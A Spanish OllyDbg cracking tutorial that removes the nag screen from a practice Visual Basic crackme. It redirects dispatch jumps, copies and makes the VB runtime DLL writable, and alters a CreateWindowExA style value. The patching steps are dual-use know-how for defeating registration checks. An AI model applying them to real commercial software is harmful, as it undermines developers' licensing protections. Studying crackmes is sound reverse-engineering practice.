Demos RUN varias veces para aquí.

```
0040198E  .-  FF25 1C11400(  JMP DWORD PTR DS:[<&MSVBVM60.EVENT_SINK_   MSVBVM60.EVENT_SINK_AddRef
00401994  .-  FF25 8011400(  JMP DWORD PTR DS:[<&MSVBVM60.EVENT_SINK_   MSVBVM60.EVENT_SINK_Release
0040199A  $-  FF25 6012400(  JMP DWORD PTR DS:[<&MSVBVM60.#100>]        MSVBVM60.ThunRTMain
004019A0  $   68 A0694000    PUSH CrackMeA.004069A0
004019A5  .   E8 F0FFFFFF    CALL <JMP.&MSVBVM60.#100>
004019AA  .   0000           ADD BYTE PTR DS:[EAX],AL
```

Seguimos hasta que paremos en los conocidos JMPS que nos desvían a las diferentes parte del programa.

```
00407710  [.   816C24 04 3B(  SUB DWORD PTR SS:[ESP+4],3B
00407718  [.v  E9 63460000    JMP CrackMeA.0040BD80
0040771D  [.   816C24 04 43(  SUB DWORD PTR SS:[ESP+4],43
00407725  [.v  E9 C6460000    JMP CrackMeA.0040BDF0
0040772A  [.   816C24 04 47(  SUB DWORD PTR SS:[ESP+4],47
00407732  [.v  E9 A9470000    JMP CrackMeA.0040BEE0
00407737  [.   816C24 04 37(  SUB DWORD PTR SS:[ESP+4],37
0040773F  [.v  E9 0C480000    JMP CrackMeA.0040BF50
00407744  [.   816C24 04 FF(  SUB DWORD PTR SS:[ESP+4],0FFFF
0040774C  [.v  E9 8F4B0000    JMP CrackMeA.0040C2E0
00407751  .    816C24 04 3B(  SUB DWORD PTR SS:[ESP+4],3B
00407759  .v   E9 124D0000    JMP CrackMeA.0040C470
0040775E       00             DB 00
0040775F       00             DB 00
```

Vemos que la primera vez, para en el primer JMP, y salta a 40bd80, o sea que allí se ejecuta la primera parte del programa, veamos si aparece la nag, antes de volver a los saltos, quitamos el BPM ON ACCESS ya que ahora ejecuta una larga parte en la sección code y si no nos volverá loco parando en cada línea, lo que hacemos es poner BPs en los distintos saltos a las diferentes partes del programa.

```
0040770E       00             DB 00
0040770F       00             DB 00
00407710  [.   816C24 04 3B(  SUB DWORD PTR SS:[ESP+4],3B
00407718  [.v  E9 63460000    JMP CrackMeA.0040BD80
0040771D  [.   816C24 04 43(  SUB DWORD PTR SS:[ESP+4],43
00407725  [.v  E9 C6460000    JMP CrackMeA.0040BDF0
0040772A  [.   816C24 04 47(  SUB DWORD PTR SS:[ESP+4],47
00407732  [.v  E9 A9470000    JMP CrackMeA.0040BEE0
00407737  [.   816C24 04 37(  SUB DWORD PTR SS:[ESP+4],37
0040773F  [.v  E9 0C480000    JMP CrackMeA.0040BF50
00407744  [.   816C24 04 FF(  SUB DWORD PTR SS:[ESP+4],0FFFF
0040774C  [.v  E9 8F4B0000    JMP CrackMeA.0040C2E0
00407751  .    816C24 04 3B(  SUB DWORD PTR SS:[ESP+4],3B
00407759  .v   E9 124D0000    JMP CrackMeA.0040C470
0040775E       00             DB 00
```


Veamos si sale la nag o si vuelve a otro JMP antes, demos RUN

```
0040770E       00             DB 00
0040770F       00             DB 00
00407710  [.   816C24 04 3B(  SUB DWORD PTR SS:[ESP+4],3B
00407718  [.v  E9 63460000    JMP CrackMeA.0040BD80
0040771D  [.   816C24 04 43(  SUB DWORD PTR SS:[ESP+4],43
00407725  [.v  E9 C6460000    JMP CrackMeA.0040BDF0
0040772A  [.   816C24 04 47(  SUB DWORD PTR SS:[ESP+4],47
00407732  [.v  E9 A9470000    JMP CrackMeA.0040BEE0
00407737  [.   816C24 04 37(  SUB DWORD PTR SS:[ESP+4],37
0040773F  [.v  E9 0C480000    JMP CrackMeA.0040BF50
00407744  [.   816C24 04 FF(  SUB DWORD PTR SS:[ESP+4],0FFFF
0040774C  [.v  E9 8F4B0000    JMP CrackMeA.0040C2E0
00407751  .    816C24 04 3B(  SUB DWORD PTR SS:[ESP+4],3B
00407759  .v   E9 124D0000    JMP CrackMeA.0040C470
0040775E       00             DB 00
```


Ahora para en el último salto que va a 40c470, sin haber aparecido la nag.

Demos RUN nuevamente

Allí apareció la nag quiere decir que esta parte que se esta ejecutando que empezó en 40c470 es la responsable de la nag, apretemos el botón register.



Al volver de la nag para en el segundo JMP que supuestamente ya iría al inicio del programa, así que podemos probar que ocurre si al JMP anterior que hace salir la nag lo desviamos a 40bdf0, que ocurre, salteara la nag?.




Allí esta cambie el segundo salto que es el que va a la parte que hace aparecer la nag, por el tercero que debería arrancar el programa guardemos los cambios y veamos que pasa.

Corramos el CrackmeA ya modificado fuera de OLLY


Vemos que nuestra modificación mejoro algo el problema, pero aun no esta terminado o sea, no sale la nag inicial que tenes que apretar el botón register para que aparezca la ventana para ingresar el serial falso, si no que aparecen las dos juntas, adelante la nag, tapando la otra, eso es un gran paso, porque si antes hacíamos a la nag invisible, la otra no aparecería al no haber apretado el botón register, ahora al menos solo nos queda hacer invisible la nag pues la otra ya apareció debajo y quedara sola, visible y funcional, al anular la que la tapa.

Haciendo intentos con los demás JMPs no mejora la cosa, así que no queda otra que injertar.
Ahora completemos la batalla, muchos crackers dicen que no corresponde modificar la dll de visual, eso podía ser cierto cuando hablamos de la que se encuentra en system32 y es usada por todos los programas, de forma que si la modificamos, puede afectar a otros programas, pero nosotros no haremos eso, si no que la copiaremos a la carpeta del crackme, de forma que esa solo será usada por el mismo, será una dll especial para el, los restantes programas de mi maquina continuaran usando, la que se encuentra en system32 por supuesto, o si tienen alguna en su propia carpeta pues usaran antes esa.

La cuestión que copiamos la dll de visual que se llama.




A la carpeta del programa




Allí esta jusnto al CrackmeA, esto puedo realizarlo porque la dll de visual no es una dll de sistema, en el caso que sea una dll de sistema, necesitare cambiar algunas cosas del programa para que acepte una dll en su carpeta.

O sea que cualquier programa que usa una cierta dll que no sea de sistema, primero busca en su carpeta y si no la halla, la busca en system32, en este caso al haber una en su propia carpeta usa esa, lo cual es muy bueno para nosotros jeje ya que nos permite modificarla sin que afecte a otros programas.

Arranquemos el CrackmeA nuevamente en OLLYDBG, en este caso usamos un OLLYDBG común ya que para escribir injertos o líneas de código a veces los parcheados fallan.




Verifiquemos en el botón E si esta usando la dll de su carpeta en vez de la de system32.




Allí vemos que cargo la de la carpeta del crackme, en vez de la de system32 todos los cambios que hagamos en esta dll, solo afectaran al crackme y a ningún programa más de VB.

Bueno ya tenemos la dll de visual ahora lo que nos falta es que podamos escribir en la sección code de la misma, o sea que tenga permiso de escritura, eso lo hacemos de la siguiente manera.


Abrimos un OLLYDBG y vamos al menú OPEN




Vemos que viene predeterminado para abrir exes, pero también puede abrir dlls, si abrimos el menú desplegable elegimos




Dynamic –link library (*.dll) con lo cual podremos abrir la dll de Visual.






Allí esta parado en su Entry Point.


Bueno ahora debemos buscar el header que en este caso no estará ubicado en 400000 como normalmente, miremos la imagebase del archivo que es donde se inicia, apretando el botón E.




Allí en la columna base encontramos la imagebase de la dll que es 66000000 en mi caso, en sus maquinas puede variar.

Vayamos en el dump a ver el header







Y cambiemos al modo Special- PE HEADER repitiendo el procedimiento que hicimos en el crackme, bajamos buscando la sección CODE.





Allí cambiamos a E0000020 para que tenga permiso de escritura.





Ahora guardamos los cambios como sabemos.







Aquí no le cambiamos el nombre lo guardamos con el mismo nombre si no el crackme no lo cargara

Una vez que ya tenemos ambos el crackme y la dll con posibilidad de escribir en ellos, antes de realizar el injerto, mostrare cual es la idea de lo que tenemos que hacer para que no aparezca la nag.


Abramos en OLLYDBG el crackme que ya teníamos parcheado, para que aparezca la nag encima de la ventana del serial, y pongamos un BP en la api de creación de ventanas Bp CreateWindowExA




Ahora arranco el crackme



Parara varias veces cuando va creando las diferentes ventanas y botones que tiene el crackme, lleguemos hasta cuando crea la nag.



Aquí esta la localizamos fácilmente por el nombre, allí en WindowName dice el titulo de la nag recordemos que era este




Bueno allí se esta creando la nag, si cambio el style o estilo del mismo, veamos que pasa intentando algunos valores veo que si pongo 40000000

```
0012FAB0  6605A8DE  CALL to CreateWindowExA from MSVBVM60.6605A8D8
0012FAB4  00040000  ExtStyle = WS_EX_APPWINDOW
0012FAB8  0000C28C  Class = C28C
0012FABC  00E70740  WindowName = "Crouz CrackMe-1 : Setup"
0012FAC0  02C80000  Style = WS_OVERLAPPED|WS_CLIPCHILDREN|WS_SYSMENU|WS_CAPTION
0012FAC4  00000000  X = 0
0012FAC8  FFFFFFFC  Y = FFFFFFFC (-4.)
0012FACC  00000107  Width = 107 (263.)
0012FAD0  000000D6  Height = D6 (214.)
0012FAD4  005E067E  hParent = 005E067E ('CrouzCrackMe2',class='ThunderRT6Main')
0012FAD8  00000000  hMenu = NULL
0012FADC  66000000  hInst = 66000000
0012FAE0  00000000  lParam = NULL
0012FAE4  00E65888
0012FAE8  00000000
```

```
0012FAB0  6605A8DE  CALL to CreateWindowExA from MSVBVM60.6605A8D8
0012FAB4  00040000  ExtStyle = WS_EX_APPWINDOW
0012FAB8  0000C28C  Class = C28C
0012FABC  00E70740  WindowName = "Crouz CrackMe-1 : Setup"
0012FAC0  40000000  Style = WS_CHILD
0012FAC4  00000000  X = 0
0012FAC8  FFFFFFFC  Y = FFFFFFFC (-4.)
0012FACC  00000107  Width = 107 (263.)
0012FAD0  000000D6  Height = D6 (214.)
0012FAD4  005E067E  hParent = 005E067E ('CrouzCrackMe2',class='ThunderRT6Mai
0012FAD8  00000000  hMenu = NULL
0012FADC  66000000  hInst = 66000000
0012FAE0  00000000  lParam = NULL
0012FAE4  00E65888
```

Cambia el estilo a WS CHILD ustedes pueden experimentar poniendo diferentes valores, a ver que pasa, ahora quito todos los BP y doy RUN.



Vemos que sale sola la ventana de registro y la nag no aparece, el tema que injertar en VB es complejo si no cambias la dll, pero si podemos hacerlo y no afectamos ningún otro programa, porque vamos a boxear con las manos atadas, jeje.

Bueno repitamos el procedimiento, hasta parar cuando crea la ventana en la api a injertar CreateWindowExA

```
00416012  16   DB 16
Command  Bp CreateWindowExA   BP add
Module C:\WINDOWS\system32\SXS.DLL
```

```
0012FAB0  6605A8DE  CALL to CreateWindowExA from MSVBVM60.6605A8D8
0012FAB4  00040000  ExtStyle = WS_EX_APPWINDOW
0012FAB8  0000C28C  Class = C28C
0012FABC  00E70740  WindowName = "Crouz CrackMe-1 : Setup"
0012FAC0  02C80000  Style = WS_OVERLAPPED|WS_CLIPCHILDREN|WS_SYSMENU|WS_CAPTION
0012FAC4  00000000  X = 0
0012FAC8  FFFFFFFC  Y = FFFFFFFC (-4.)
0012FACC  00000107  Width = 107 (263.)
0012FAD0  000000D6  Height = D6 (214.)
0012FAD4  0060067E  hParent = 0060067E ('CrouzCrackMe2',class='ThunderRT6Main')
0012FAD8  00000000  hMenu = NULL
0012FADC  66000000  hInst = 66000000
0012FAE0  00000000  lParam = NULL
0012FAE4  00E65888
```

Vemos que la api es llamada desde la dll de Visual Basic, que mejor que injertar allí, veamos de donde viene llamada, la primera línea del stack nos indica de donde se llamo a la api, vayamos allí.

```
6605A8CE  .  FFB6 8400000  PUSH DWORD PTR DS:[ESI+84]        WindowName
6605A8D4  .  57            PUSH EDI                          Class
6605A8D5  .  FF75 F4       PUSH DWORD PTR SS:[EBP-C]         ExtStyle
6605A8D8  .  FF15 E814006  CALL DWORD PTR DS:[<&USER32.CreateWindo  CreateWindowExA
6605A8DE  .  8BF8          MOV EDI,EAX
6605A8E0  .  8B46 28       MOV EAX,DWORD PTR DS:[ESI+28]
6605A8E3  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
6605A8E5  .  F640 03 08    TEST BYTE PTR DS:[EAX+3],8
```

Pongamos un BP alli y quitemos el de la api.

Ahora veamos cuando para, reiniciemos y demos RUN

```
6605A8AF  .  FF35 D0E6106  PUSH DWORD PTR DS:[6610E6D0]      MSVBVM60.#1374
6605A8B5  .  FF75 0C       PUSH DWORD PTR SS:[EBP+C]
6605A8B8  .  E8 A1F3FFFF   CALL MSVBVM60.66059C5E
6605A8BD  .  50            PUSH EAX                          hMenu
6605A8BE  .  FF75 FC       PUSH DWORD PTR SS:[EBP-4]         hParent
6605A8C1  .  FF75 E8       PUSH DWORD PTR SS:[EBP-18]        Height
6605A8C4  .  FF75 EC       PUSH DWORD PTR SS:[EBP-14]        Width
6605A8C7  .  FF75 F8       PUSH DWORD PTR SS:[EBP-8]         Y
6605A8CA  .  53            PUSH EBX                          X
6605A8CB  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         Style
6605A8CE  .  FFB6 8400000  PUSH DWORD PTR DS:[ESI+84]        WindowName
6605A8D4  .  57            PUSH EDI                          Class
6605A8D5  .  FF75 F4       PUSH DWORD PTR SS:[EBP-C]         ExtStyle
6605A8D8  .  FF15 E814006  CALL DWORD PTR DS:[<&USER32.CreateWindo  CreateWindowExA
6605A8DE  .  8BF8          MOV EDI,EAX
6605A8E0  .  8B46 28       MOV EAX,DWORD PTR DS:[ESI+28]
6605A8E3  .  8B00          MOV EAX,DWORD PTR DS:[EAX]
6605A8E5  .  F640 03 08    TEST BYTE PTR DS:[EAX+3],8
```

